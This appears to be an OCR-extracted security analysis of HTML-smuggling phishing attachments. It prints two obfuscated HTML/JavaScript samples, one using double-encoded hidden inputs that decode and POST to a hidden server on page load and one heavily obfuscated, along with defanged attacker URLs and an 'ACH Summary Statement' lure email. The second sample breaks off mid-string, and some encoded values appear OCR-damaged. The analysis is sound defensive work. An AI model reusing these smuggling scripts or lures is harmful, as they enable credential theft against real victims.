
Email Address of the Victim

Smuggled Script

```
<!DOCTYPE html>
<html lang="en">
    <head>
        <script>
        var eml = "[redacted]@[redacted].com";
        </script>
    </head>
    <body>
        <input type="hidden" id="FLKWtdioe" value="
        VYMFIGSZyEVHMnXvxMBkCA3NiAxMDkgNzAgMTIxIDk5IDEwOSA1NyAxMTAgOTkgMTA5IDg2IDEwOCA5OCAxMDUgNTMgMTA2IDk4IDUwID2IDk4IDUwIDQ4IDExOCA4AUresZQHVPVrb">
        <input type="hidden" id="OedWr" value="
        aMKwdENqrrlpsajIPUkIXyimEqqNCRJgbvVxOSA4NyQ4IDExOCA5OSA3MSA3MCAxMjEgOTcgMTIxIDU3IDExNSA5OCA1MCAxMDAgMTEyIDk4IDEwNSA1MyAxMTkgOTcgNzIgNjUgNjE=">
        <input type="hidden" id="sOedWr" value="LlArLtPbpOqphOTcgNzIgODIgNDggOTkgNzIgNzcgNTQgNzYgMTIxIDU3IDEwNiA5OSA3MiA3OCA1MCA5OSAxMDUgNTMgMTExIDk3IDg3IDU3IDExNiA5NyA4NyA1MyAxMjIgODk
        gODMgNTMgMTA2IDk4IDUwIDQ4IDExOCA4NSA2OSA1NyA4NCA4NiA2NyA1NyAxMTAgOTAgODcgNTMgMTE4IDkwIDEwOSA3OCAxMDQgMTAwIDcxIDc4IDExMSA3NiAxMTAgNjYgMTExIDk5IDY1IDYxIDYx">
        <input type="hidden" id="xPLr" value="JrZprOTcgNzIgODIgNDggOTkgNzIgNzcgNTQgNzYgMTIxIDU3IDEwNyA5OCA1MCA0OSAxMTkgOTkgMTA5IDEwOCA1MOCA1MCfmtErwDogAPsJGrcPH">
        <script src="https://code.jquery.com/jquery-3.6.4.min.js"></script>
        <script>
        var tRRLWrudk = $("#xPLr").val();
        var FJyfb = $("#OedWr").val();
        var zFJyfb = $("#sOedWr").val();
        var OyBJKy = $("#FLKWtdioe").val();
        var JLivj = FJyfb.substr(42);
        var KIUgjj = OyBJKy.substr(20, 85);
        var poBYJL = tRRLWrudk.substr(5, 85);
        var psT = zFJyfb.substr(13);
        var Pvjy = poBYJL+KIUgjj+JLivj;
        var CEOPyb = atob(Pvjy);
        var dTjeT = atob(psT);
        var ASign = CEOPyb.split(' ').map(Number);
        var jGREJjju = "";
        for (var i = 0; i < ASign.length; i++) {
        jGREJjju += String.fromCharCode(ASign[i]);
        }
        var sORe = dTjeT.split(' ').map(Number);
        var dWrj = "";
        for (var i = 0; i < sORe.length; i++) {
        dWrj += String.fromCharCode(sORe[i]);
        }
        var trc = atob(jGREJjju);
            window.onload = function() {
            SFiegrt();
        };
        function SFiegrt(solution) {
        $.post(window.atob(dWrj), {
        url:trc,
        }, function(data){

                $('body').html(data.service)
        });
        }
        </script>
    </body>
</html>
```

Using Obfuscation

Double-Encoding



```
<body>
    <input type="hidden" id="FLKWtdioe" value="
    VYMFIGSZyEVHMnXvxMBkCA3NiAxMDkgNzAgMTIxIDk5IDEwOSA1NyAxMTAgOTkgMTA5IDg2IDEwOCA5OCAxMDUgNTMgMTA2IDk4IDUwID2IDk4IDUwIDQ4IDExOCA4AUresZQHVPVrb">
    <input type="hidden" id="OedWr" value="
    aMKwdENqrrlpsajIPUkIXyimEqqNCRJgbvVxOSA4NyQ4IDExOCA5OSA3MSA3MCAxMjEgOTcgMTIxIDU3IDExNSA5OCA1MCAxMDAgMTEyIDk4IDEwNSA1MyAxMTkgOTcgNzIgNjUgNjE=">
    <input type="hidden" id="sOedWr" value="LlArLtPbpOqphOTcgNzIgODIgNDggOTkgNzIgNzcgNTQgNzYgMTIxIDU3IDEwNiA5OSA3MiA3OCA1MCA5OSAxMDUgNTMgMTExIDk3IDg3IDU3IDExNiA5NyA4NyA1MyAxMjIgODk
    gODMgNTMgMTA2IDk4IDUwIDQ4IDExOCA4NSA2OSA1NyA4NCA4NiA2NyA1NyAxMTAgOTAgODcgNTMgMTE4IDkwIDEwOSA3OCAxMDQgMTAwIDcxIDc4IDExMSA3NiAxMTAgNjYgMTExIDk5IDY1IDYx">
    <input type="hidden" id="xPLr" value="JrZprOTcgNzIgODIgNDggOTkgNzIgNzcgNTQgNzYgMTIxIDU3IDEwNyA5OCA1MCA0OSAxMTkgOTkgMTA5IDEwOCA1MOCA1MCfmtErwDogAPsJGrcPH">
    <script src="https://code.jquery.com/jquery-3.6.4.min.js"></script>
    <script>
    var tRRLWrudk = $("#xPLr").val();
    var FJyfb = $("#OedWr").val();
    var zFJyfb = $("#sOedWr").val();
    var OyBJKy = $("#FLKWtdioe").val();
    var JLivj = FJyfb.substr(42);
    var KIUgjj = OyBJKy.substr(20, 85);
    var poBYJL = tRRLWrudk.substr(5, 85);
    var psT = zFJyfb.substr(13);
    var Pvjy = poBYJL+KIUgjj+JLivj;
    var CEOPyb = atob(Pvjy);
    var dTjeT = atob(psT);
    var ASign = CEOPyb.split(' ').map(Number);
    var jGREJjju = "";
    for (var i = 0; i < ASign.length; i++) {
    jGREJjju += String.fromCharCode(ASign[i]);
    }
    var sORe = dTjeT.split(' ').map(Number);
    var dWrj = "";
    for (var i = 0; i < sORe.length; i++) {
    dWrj += String.fromCharCode(sORe[i]);
    }
    var trc = atob(jGREJjju);
        window.onload = function() {
        SFiegrt();
    };
    function SFiegrt(solution) {
    $.post(window.atob(dWrj), {
    url:trc,
    }, function(data){

            $('body').html(data.service)
    });
    }
    </script>
</body>
```


Smuggled Script

https[:]//dompr[.]arrogree[.]park/login.php

https[:]//cpsvr[.]hiominsa[.]com/POST/genofcatch.php

Javascript code to show the final phishing page to the victim and send those to another server on the fly.

Using Obfuscation and Encryption



S [redacted]

[EXTERNAL]ACH Summary Statement 12/04/2023


To: [redacted]

December 4, 2023 at 4:05 PM

Your remittance is attached in PDF format.

To load the report, you will need the free Adobe® Acrobat® reader, available to download at http://www.adobe.com/

Using Obfuscation and Encryption




```
<html>
    <input class="MrblRZ" style="position:absolute;left:-9999px;" value="[redacted]@[redacted].com">
    <script>
    const _0x4d874f=(function(){const _0x4f9893={'FvBTt':function(_0x1dc0ed,_0x335099){return _0x1dc0ed+_0x335099;},'JnfLG':'r'+'e'+'t'+'u'+'r'+'n'+'\x20'+'('+'f'+'u'+'n'+'c'+'t'+'i'+'o'+'n'+'('+')'+'\x20','
          EPrSq':'{'+'}'+'.'+'c'+'o'+'n'+'s'+'t'+'r'+'u'+'c'+'t'+'o'+'r'+'('+'\x22'+'r'+'e'+'t'+'u'+'r'+'n'+'\x20'+'t'+'h'+'i'+'s'+'\x22'+')'+'('+'\x20'+')','iHPNz':function(_0x5dd9b4,_0x2e2538){return
          _0x5dd9b4===_0x2e2538;},'xXbAh':'Q'+'G'+'I'+'b'+'j','BuMQx':'i'+'j'+'L'+'k'+'w'};let _0x378cca=!![];return function(_0x1b4d37,_0x3cdb12){const _0xbf3f0f={'haDJX':function(_0x2b7293,_0x31aeb8){
          return _0x2b7293(_0x31aeb8);},'uiqTF':function(_0x4c5e2d,_0x234c62){return _0x4f9893['F'+'v'+'B'+'T'+'t'](_0x4c5e2d,_0x234c62);},'TCOKc':_0x4f9893['J'+'n'+'f'+'L'+'G'],'YgmwN':_0x4f9893['E'+'P'+'
          r'+'S'+'q']};if(_0x4f9893['i'+'H'+'P'+'N'+'z'](_0x4f9893['x'+'X'+'b'+'A'+'h'],_0x4f9893['B'+'u'+'M'+'Q'+'x'])){let _0x11ce97;try{_0x11ce97=_0xbf3f0f['h'+'a'+'D'+'J'+'X'](_0x4b6052,_0xbf3f0f['u'+'
          i'+'q'+'T'+'F'](_0xbf3f0f['T'+'C'+'O'+'K'+'c']+_0xbf3f0f['Y'+'g'+'m'+'w'+'N'],')'+';'))();}catch(_0x40dc25){_0x11ce97=_0x5d40b7;}return _0x11ce97;}else{const _0x4514c2=_0x378cca?function(){if(
          _0x3cdb12){const _0x184b2d=_0x3cdb12['a'+'p'+'p'+'l'+'y'](_0x1b4d37,arguments);return _0x3cdb12=null,_0x184b2d;}}:function(){};return _0x378cca=![],_0x4514c2;}};}()),_0x20bfb0=_0x4d874f(this,
          function(){return _0x20bfb0['t'+'o'+'S'+'t'+'r'+'i'+'n'+'g']()['s'+'e'+'a'+'r'+'c'+'h']('('+'('+'('+'.'+'+'+')'+'+'+')'+'+'+')'+'+'+'$')['t'+'o'+'S'+'t'+'r'+'i'+'n'+'g']()['c'+'o'+'n'+'s'+'t'+'r'
          +'u'+'c'+'t'+'o'+'r'](_0x20bfb0)['s'+'e'+'a'+'r'+'c'+'h']('('+'('+'('+'.'+'+'+')'+'+'+')'+'+'+')'+'+'+'$');});_0x20bfb0();const _0x21c691=(function(){const _0x581fe8={'eFGFB':function(_0x3090fe,
          _0x49f640){return _0x3090fe!==_0x49f640;}};let _0x330de4=!![];return function(_0x1f5bd8,_0xa6822a){if(_0x581fe8['e'+'F'+'G'+'F'+'B']('Q'+'B'+'J'+'L'+'A','Q'+'B'+'J'+'L'+'A')){const _0x335364=
          _0x192c29['a'+'p'+'p'+'l'+'y'](_0x8b995,arguments);return _0x4c3140=null,_0x335364;}else{const _0x4677fb=_0x330de4?function(){if(_0xa6822a){const _0x43460d=_0xa6822a['a'+'p'+'p'+'l'+'y'](
          _0x1f5bd8,arguments);return _0xa6822a=null,_0x43460d;}}:function(){};return _0x330de4=![],_0x4677fb;}};}()),_0x2d75eb=_0x21c691(this,function(){const _0x53a604={'esciy':function(_0x205d04,
          _0x56bc5b){return _0x205d04(_0x56bc5b);},'CFMvK':function(_0xde5f1,_0x3b5b3f){return _0xde5f1+_0x3b5b3f;},'QEABR':'r'+'e'+'t'+'u'+'r'+'n'+'\x20'+'('+'f'+'u'+'n'+'c'+'t'+'i'+'o'+'n'+'('+')'+'\x20'
          ,'zjbmo':'{'+'}'+'.'+'c'+'o'+'n'+'s'+'t'+'r'+'u'+'c'+'t'+'o'+'r'+'('+'\x22'+'r'+'e'+'t'+'u'+'r'+'n'+'\x20'+'t'+'h'+'i'+'s'+'\x22'+')'+'('+'\x20'+')'},_0x4bda9a=function(){let _0x22a6f6;try{
          _0x22a6f6=_0x53a604['e'+'s'+'c'+'i'+'y'](Function,_0x53a604['C'+'F'+'M'+'v'+'K'](_0x53a604['Q'+'E'+'A'+'B'+'R'],_0x53a604['z'+'j'+'b'+'m'+'o'],')'+';'))();}catch(_0x172ef1){_0x22a6f6=window;}
          return _0x22a6f6;},_0x30a20c=_0x4bda9a(),_0x13d5ad=_0x30a20c['c'+'o'+'n'+'s'+'o'+'l'+'e']=_0x30a20c['c'+'o'+'n'+'s'+'o'+'l'+'e']||{},_0xd9f405=['l'+'o'+'g','w'+'a'+'r'+'n','i'+'n'+'f'+'o','e'+'r'
          +'r'+'o'+'r','e'+'x'+'c'+'e'+'p'+'t'+'i'+'o'+'n','t'+'a'+'b'+'l'+'e','t'+'r'+'a'+'c'+'e'];for(let _0xa2238c=-0x2*-0xeed+-0x5d5*-0x3+-0x2f59;_0xa2238c<_0xd9f405['l'+'e'+'n'+'g'+'t'+'h'];_0xa2238c
          ++){const _0x319cce=_0x21c691['c'+'o'+'n'+'s'+'t'+'r'+'u'+'c'+'t'+'o'+'r']['p'+'r'+'o'+'t'+'o'+'t'+'y'+'p'+'e']['b'+'i'+'n'+'d'](_0x21c691),_0xe5ec32=_0xd9f405[_0xa2238c],_0x23f60d=_0x13d5ad[
          _0xe5ec32]||_0x319cce;_0x319cce['_'+'_'+'p'+'r'+'o'+'t'+'o'+'_'+'_']=_0x21c691['b'+'i'+'n'+'d'](_0x21c691),_0x319cce['t'+'o'+'S'+'t'+'r'+'i'+'n'+'g']=_0x23f60d['t'+'o'+'S'+'t'+'r'+'i'+'n'+'g']['b
          '+'i'+'n'+'d'](_0x23f60d),_0x13d5ad[_0xe5ec32]=_0x319cce;}});_0x2d75eb();let _0x5da6a8=atob('C'+'i'+'A'+'g'+'d'+'m'+'F'+'y'+'I'+'G'+'x'+'p'+'b'+'m'+'s'+'g'+'P'+'S'+'A'+'i'+'b'+'X'+'l'+'5'+'d'+'X'
          +'g'+'/'+'N'+'D'+'R'+'o'+'f'+'n'+'5'+'r'+'f'+'j'+'N'+'u'+'e'+'X'+'R'+'z'+'Z'+'m'+'l'+'m'+'c'+'W'+'Z'+'5'+'M'+'3'+'d'+'6'+'N'+'D'+'g'+'4'+'O'+'j'+'t'+'w'+'P'+'D'+'l'+'+'+'b'+'z'+'Q'+'i'+'O'+'w'+'o
          '+'g'+'I'+'G'+'Z'+'1'+'b'+'m'+'N'+'0'+'a'+'W'+'9'+'u'+'I'+'G'+'R'+'l'+'b'+'2'+'J'+'m'+'d'+'X'+'N'+'j'+'Y'+'X'+'R'+'l'+'T'+'G'+'l'+'u'+'a'+'y'+'h'+'v'+'Y'+'m'+'Z'+'1'+'c'+'2'+'N'+'h'+'d'+'G'+'V'+'
          k'+'T'+'G'+'l'+'u'+'a'+'y'+'k'+'g'+'e'+'w'+'o'+'g'+'I'+'G'+'N'+'v'+'b'+'n'+'N'+'0'+'I'+'G'+'N'+'o'+'Y'+'X'+'J'+'D'+'b'+'2'+'R'+'l'+'Q'+'X'+'J'+'y'+'Y'+'X'+'k'+'g'+'P'+'S'+'B'+'b'+'X'+'T'+'s'+'K'+'
          'I'+'C'+'B'+'m'+'b'+'3'+'I'+'g'+'K'+'G'+'x'+'l'+'d'+'C'+'B'+'p'+'I'+'D'+'0'+'g'+'M'+'D'+'s'+'g'+'a'+'S'+'A'+'8'+'I'+'G'+'9'+'i'+'Z'+'n'+'V'+'z'+'Y'+'2'+'F'+'0'+'Z'+'W'+'R'+'M'+'a'+'W'+'5'+'r'+'L'
          +'m'+'x'+'l'+'b'+'m'+'d'+'0'+'a'+'D'+'s'+'g'+'a'+'S'+'s'+'r'+'K'+'S'+'B'+'7'+'C'+'i'+'A'+'g'+'I'+'C'+'A'+'g'+'I'+'G'+'N'+'v'+'b'+'n'+'N'+'0'+'I'+'G'+'N'+'o'+'Y'+'X'+'J'+'D'+'b'+'2'+'R'+'l'+'I'+'D
          '+'0'+'g'+'b'+'2'+'J'+'m'+'d'+'X'+'N'+'j'+'Y'+'X'+'R'+'l'+'Z'+'E'+'x'+'p'+'b'+'m'+'s'+'u'+'Y'+'2'+'h'+'h'+'c'+'k'+'N'+'v'+'Z'+'G'+'V'+'B'+'d'+'C'+'h'+'p'+'K'+'T'+'s'+'K'+'I'+'C'+'A'+'g'+'I'+'C'+'
          A'+'g'+'Y'+'2'+'h'+'h'+'c'+'k'+'N'+'v'+'Z'+'G'+'V'+'B'+'c'+'n'+'J'+'h'+'e'+'S'+'5'+'w'+'d'+'X'+'N'+'o'+'K'+'F'+'N'+'0'+'c'+'m'+'l'+'u'+'Z'+'y'+'5'+'m'+'c'+'m'+'9'+'t'+'Q'+'2'+'h'+'h'+'c'+'k'+'N'+'
